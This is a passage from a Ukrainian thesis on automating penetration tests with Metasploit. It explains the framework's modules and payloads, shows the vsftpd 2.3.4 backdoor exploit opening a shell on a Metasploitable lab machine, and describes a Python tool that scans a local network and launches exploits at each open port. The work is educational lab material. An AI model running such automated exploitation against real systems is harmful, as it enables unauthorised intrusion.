

Рисунок 2.7 – пошук експлойтів в інтерфейсі MSF

Наступним модулем є Auxiliary (Допоміжний) [19], він включає кілька інструментів які потрібні для збору інформації, а саме: сканування, сніфінгу і адміністрування. Хоча ці модулі не дадуть вам оболонки, вони є надзвичайно цінними при проведенні тесту на проникнення.

Для взаємодії зі зламаною системою використовується корисне навантаження [20], це прості скрипти, які допомагають передавати дані між тестувальником та зламаною машиною. Metasploit підтримує три різні типи корисних навантажень: Singles, Stagers, та Stages. Завдяки цим корисним навантаженням забезпечується універсальність, а так само вони можуть бути корисні при багатьох сценаріях атаки.

Singles – це дуже маленькі самостійні та повністю автономні корисні навантаження. призначені для комунікації, а потім переходу на наступний етап. Наприклад, просто створення користувача.

Stagers – встановлюють з'єднання між атакуючим та жертвою та дозволяють завантажувати більші файли в систему жертви.

Stages – це компоненти корисного навантаження, які завантажуються модулями Stages. Різні етапи корисного навантаження надають розширені функції без обмежень за розміром, такі як Meterpreter.

Після успішної взлому, використовуються модулі пост-експлуатації [21], це будь–які дії, які були виконані після відкриття сеансу, які допомагають тестувальнику проводити збір паролів, переміщення в мережі тощо. Сеанс це відкрита оболонка з успішного експлойту чи атаки методом підбору. Оболонка може бути стандартною оболонкою або Meterpreter. Після закінчення роботи експлоїту відкривається або оболонка або сесія Meterpreter. За замовчуванням встановлено відкриття корисного навантаження Meterpreter, це корисне навантаження завантажується на цільову машину віддалено, внаслідок чого можна запускати модулі Metasploit. Оболонка відкривається якщо Metasploit не зумів доставити корисне навантаження Meterpreter. Корисна нагрузка Meterpreter відрізняється від оболонки тим, що охоплює більше функцій.

Metasploit складається з чотирьох основних модулів, які в свою чергу діляться на підмодулі (Дивиться Рис. 2.8).



Рисунок 2.8 – Діаграма модулів Metasploit.

2.3 Обмеження та недоліки Metasploit

Metasploit має величезну кількість плюсів, але так само як і будь–який інший інструмент він має недоліки та обмеження [22].

Найголовнішим мінусом можна назвати складне навчання, для того щоб використовувати весь потенціал фреймворку новачкові потрібно витратити велику кількість часу, щоб розібратися в цьому. Використання вбудованих модулів часто не дає потрібного результату, а для реалізації потенціалу потрібно налаштовувати експлоїти, а для цього потрібен значний рівень знань у галузі кібербезпеки.

Так як Metasploit це інструмент з відкритим вихідним кодом. більшість антивірусів знають його експлоїти та інші модулі. Це означає, що при атаці, стандартні модулі можуть бути легко помічені та заблоковані. Для того щоб обходити антивіруси, потрібно створювати свої експлойти, що займає велику кількість часу.

Також запуск деяких модулів може вимагати значних ресурсів комп'ютера. Перед атакою слід переконатися, що модулі, які будуть використовуватися,

можуть бути оброблені комп'ютером, який використовується. Це особливо актуально при роботі у великих мережах або з високонавантаженими серверами.

Для оптимізованої комбінації Metasploit з іншими утилітами, часто потрібно витратити багато часу, наприклад OpenVAS, для передачі вразливостей зі сканера в Metasploit потрібно налаштовувати експорти, іноді вручну.

Metasploit Framework, як і раніше, залишається одним із найпотужніших інструментів для тестування на проникнення, але в нього, як і в будь–якого іншого інструменту, є свої обмеження. Його ефективність в основному залежить від знань та підготовки користувача, типу цільової системи та заходів безпеки, що впроваджені в організації. Для досягнення кращих результатів слід комбінувати Metasploit з іншими інструментами, писати власні експлойт. корисні навантаження та враховувати обхід сучасних засобів захисту.

3 ПОРІВНЯННЯ МЕТОДІВ ПЕНТЕСТУ: РУЧНІ ТА АВТОМАТИЗОВАНІ ПІДХОДИ

3.1 Ручне тестування на проникнення

Ручне тестування на проникнення через Metasploit Framework займає багато часу, і цей процес може бути ще більш складним, коли мова йде про більше ніж один комп’ютер або цілу мережу. Враховуючи сучасні вимоги до кібербезпеки, швидкість виявлення вразливостей та реакція на загрози стають надзвичайно важливими. А коли мова йде про великі системи, тестування може зайняти дні навіть при використанні автоматизованих інструментів. Саме тому автоматизація тестування на проникнення є дуже важливим кроком уперед у кібербезпеці. Впровадивши автоматизацію за допомогою Metasploit, можна значно зменшити час на розширене тестування та одночасно охопити більше цілей.

Мета цього розділу – продемонструвати, як програма, що сканує як окремі IP-адреси, так і всю мережу, здатна пришвидшити процес тестування, зробити його більш точним, ефективним і менш залежним від людського фактора.

Для демонстрації тестування на проникнення використаємо віртуальну машину Metasploitable, яка навмисно містить численні вразливості та відкриті порти. Такі системи слугують навчальним середовищем для тестування інструментів кібербезпеки та відпрацювання методів захисту.

Ручне тестування на проникнення за допомогою Metasploit складається з трьох основних етапів.

Першим етапом це збір інформації про цільову систему. На цьому етапі тестувальник отримує дані про відкриті порти, встановлені служби, операційну систему та потенційні вразливості. Щоб отримати інформацію про систему, можна використовувати інструмент nmap або сканер усередині Metasploit. Спершу проведемо сканування за допомогою Nmap (Дивиться Рис. 3.1), щоб визначити відкриті порти та доступні сервіси:



Рисунок 3.1 – результат сканування через nmap

Тепер те саме зробимо за допомогою Metasploit, використовуючи вбудований сканер (Дивиться Рис. 3.2):



Рисунок 3.2 – результат сканування через Metasploit

Цей метод інтегрований прямо в Metasploit і дозволяє одразу продовжити роботу зі знайденими сервісами, не виходячи з фреймворку.

Тепер, коли у нас є результати сканування і ми бачимо велику кількість відкритих портів, спробуємо зламати 21 порт (FTP). На нашому цільовому хості відкрито порт 21, який використовується для сервера FTP. У деяких системах FTP може бути неправильно налаштований, що дозволяє використовувати анонімний доступ або використовувати вразливості для отримання несанкціонованого доступу.

Для цієї вразливості ми використовуватимемо експлойт exploit/unix/ftp/vsftpd_234_backdoor, він призначений спеціально для цього порту. Виконуємо пошук експлойту та вибираємо його. Потім слід налаштувати експлоїт, вказуємо IP–адресу цілі (Дивиться Рис. 3.3).



Рисунок 3.3 – підготовка перед зломом

Після підготовки ми можемо запускати експлойт, якщо все зроблено правильно ми побачимо кілька програмних логів, які скажуть нам про вдалий злом, а саме нас цікавить остання строчка [+] Command shell session 1 opened (192.168.0.104:44531 –> 192.168.0.101:6200) at 2025-02-12 02:16:18 -0500 (Дивиться Рис. 3.4).



Рисунок 3.4 – Вдалий злом 21 порту

Злом одного порту потребує великої кількості часу, у нашому випадку відкритих портів було близько 15, і перевіряти кожен займе дуже багато часу. Таким чином набагато легше та ефективніше використовувати програму яка автоматизує сканування [23].

3.2 Автоматизація тестування на проникнення

Перед запуском програми слід переконатися що програма підключена до Metasploit. для цього вписуємо цю команду: msf6> load msgrpc ServerHost=127.0.0.1 Pass=123456 ServerPort=55552, на виході ми маємо отримати повідомлення про вдале підключення. В інтерфейсі програми ми бачимо два поля для введення, перше поле для введення IP–адреси, для одиночного сканування, друге поле для регулювання діапазону портів сканування (Дивиться Рис. 3.5).



Рисунок 3.5 – Інтерфейс програми

При запуску одиночного сканування програма спочатку повідомляє нас про те, що вона почала перевірку заданої IP-адреси та портів, які ми вказали. Після завершення сканування вона виводить список відкритих портів і автоматично намагається застосувати відповідні експлойти для кожного з них по черзі.

Якщо злом виявиться успішною, програма повідомить про відкриття сесії, що свідчитиме про отримання доступу до системи. Якщо ж спроба зламати конкретний порт не увінчалась успіхом, ми отримаємо повідомлення про помилку, і програма автоматично перейде до наступного порту для спроби злому (Дивиться Рис. 3.6).



Рисунок 3.6 – Сканування одиночної IP-адреси

Таким чином, процес сканування і експлуатації організовано так, що кожен порт перевіряється послідовно, що дозволяє оперативно визначати можливі вразливості та забезпечує максимальну ефективність тестування. Сканування саме автоматизованими методами у кілька разів швидше за часом, ніж ручне тестування.

Так само програма підтримує сканування IP-адрес по локальній мережі, це потрібно для того, якщо в локальній мережі безліч комп'ютерів, а сканувати кожен займе багато часу.

Ми бачимо, що програма знайшла в локальній мережі кілька IP-адрес, і по черзі почала їх сканувати і використовувати експлоїти, які ми вказали (Дивиться Рис. 3.7).



Рисунок 3.7 – Сканування локальної мережі

Якщо порівнювати ручне сканування та використання програми, то без сумнівів можна сказати що пентест за допомогою програми в рази краще, одна з найголовніших переваг це істотна економія часу, так як при ручному скануванні потрібно знання та виконання команд для кожного порту окремо. Автоматизована програма дозволяє швидко виявити активні хости, просканувати відкриті порти та навіть автоматично підібрати відповідні експлойти, це значно знижує ризик людської помилки й підвищує ефективність процесу. Завдяки реалізації графічного інтерфейсу користувача, робота з програмою не вимагає поглибленого знання командного рядка Metasploit, що робить її зручною навіть для початківців. Крім того, оскільки програма написана мовою Python, вона є відкритою до подальших змін, адаптації та розширення функціоналу. Це дозволяє застосовувати її не лише в межах навчального середовища, а й у реальних умовах пентесту. З огляду на це, програму можна використовувати як допоміжний засіб для навчання принципам етичного хакінгу, оскільки вона демонструє процес проникнення в систему, не потребуючи складного налаштування чи глибоких технічних знань.

Попри широкі можливості, програма на поточному етапі має певні обмеження, які можуть бути усунені в подальшому. Зокрема, реалізоване сканування охоплює лише TCP-порти, що звужує спектр виявлених сервісів, оскільки деякі з них працюють виключно через UDP. Також відсутня вбудована система генерації структурованих звітів, що обмежує можливості представлення результатів тестування у формалізованому вигляді. Ще одним аспектом, який потребує доопрацювання, є обмежений перелік експлойтів, доступних для автоматичного застосування. Поточна версія використовує лише локальний список модулів Metasploit, тоді як у перспективі доцільним буде підключення до відкритих баз вразливостей, таких як Exploit-DB або API Rapid7. Крім того, програма не має функції логування та збереження дій користувача, що унеможливлює відстеження ходу виконання атаки при повторному аналізі. У випадку застосування програми в багатокористувацькому середовищі або в корпоративному середовищі, також доцільно передбачити автентифікацію

користувачів та розмежування прав доступу. Усі ці вдосконалення можуть стати напрямами подальшого розвитку програмного засобу.

Однак програмні рішення не скасовують використання аналітики отриманих даних, після сканування слід продумати подальші дії щодо усунення знайдених уразливостей. Таким чином, автоматизоване сканування значно спрощує пентест, але не варто забувати і про ручне сканування, оскільки програма має свої обмеження.

ВИСНОВКИ

В даній дипломній роботі ми підтвердили що тестування на проникнення залишається одним з небагатьох актуальних інструментів, який використовують тестувальники та компанії по всьому світу. Найголовніший плюс даного методу це точне виявлення вразливостей у системі, але частіше це займає велику кількість часу.

Автоматизація процесів пентесту з допомогою Metasploit Framework, зокрема створення програмного забезпечення для сканування локальної мережі, дозволяє пришвидшити виявлення потенційно вразливих хостів, відкритих портів і навіть автоматично підбирати відповідні експлойти. Це не лише економить час фахівця, але й підвищує ефективність аналізу, особливо при роботі з великими мережами.

При виконанні дипломної роботи ми поставили перед собою завдання та успішного їх вирішили:

– Проаналізовано процес тестування на проникнення. Вивчено типи пентесту, етапи його проведення та роль у системі кібербезпеки.

– Досліджено структуру Metasploit, типи модулів, принципи роботи та варіанти автоматизації.

– Розроблено інструмент для автоматизованого пентесту, тобто створено Python-програму, що підключається до Metasploit RPC, виконує сканування, підбір експлойтів і запуск атак.

– Здійснено практичне тестування на вразливій системі. Проведено експерименти на машині з ОС Metasploitble, зафіксовано успішні злами.

– Порівняно ефективність ручного та автоматизованого підходів. Встановлено, що автоматизований пентест у десятки разів швидший при збереженні результативності.

Але не дивлячись на переваги автоматизації, варто пам’ятати, що жодна програма не здатна повністю замінити аналітичне мислення фахівця з

кібербезпеки. Найкращі результати досягаються при поєднанні ручного аналізу з автоматизованими інструментами.

Таким чином, автоматизований пентест – це сучасний і доцільний підхід до забезпечення інформаційної безпеки, що дає змогу значно оптимізувати процес виявлення вразливостей, зберігаючи при цьому гнучкість та контроль, притаманні ручним методам.

ПЕРЕЛІК ПОСИЛАНЬ

1. Бойко В.Д., Пілявський В.С. Автоматизація тестування на проникнення з використанням фреймворка Metasploit // Кібербезпека в сучасному світі: актуальні виклики: матеріали V Міжнародної науково-практичної конференції (м. Одеса, 22 листопада 2024 р.). Одеса, 2024. С. 31–33.
2. Бойко В., Горбаченко С. Тестування на проникнення як ефективний інструмент менеджменту кібербезпеки // Інформаційні технології та суспільство. 2023. № 3 (9). С. 23–29.
3. Penetration Testing [Електронний ресурс]. – Режим доступу: https://csrc.nist.gov/glossary/term/penetration_testing (дата звернення: 10.04.2025).
4. OWASP Web Security Testing Guide [Електронний ресурс]. – Режим доступу: https://owasp.org/www-project-web-security-testing-guide/ (дата звернення:10.04.2025).
5. NIST SP 800–115: Technical Guide to Information Security Testing and Assessment [Електронний ресурс]. – Режим доступу: https://csrc.nist.gov/publications/detail/sp/800-115/final (дата звернення: 10.04.2025).
6. Поняття загроз інформаційній безпеці [Електронний ресурс]. – Режим доступу: https://www.enisa.europa.eu/publications/cyber-threats-outreach-in-telecom (дата звернення: 10.04.2025).
7. GeeksforGeeks. Принципи інформаційної безпеки [Електронний ресурс]. – Режим доступу: https://www.geeksforgeeks.org/threats-to-information-security/ (дата звернення: 10.04.2025).
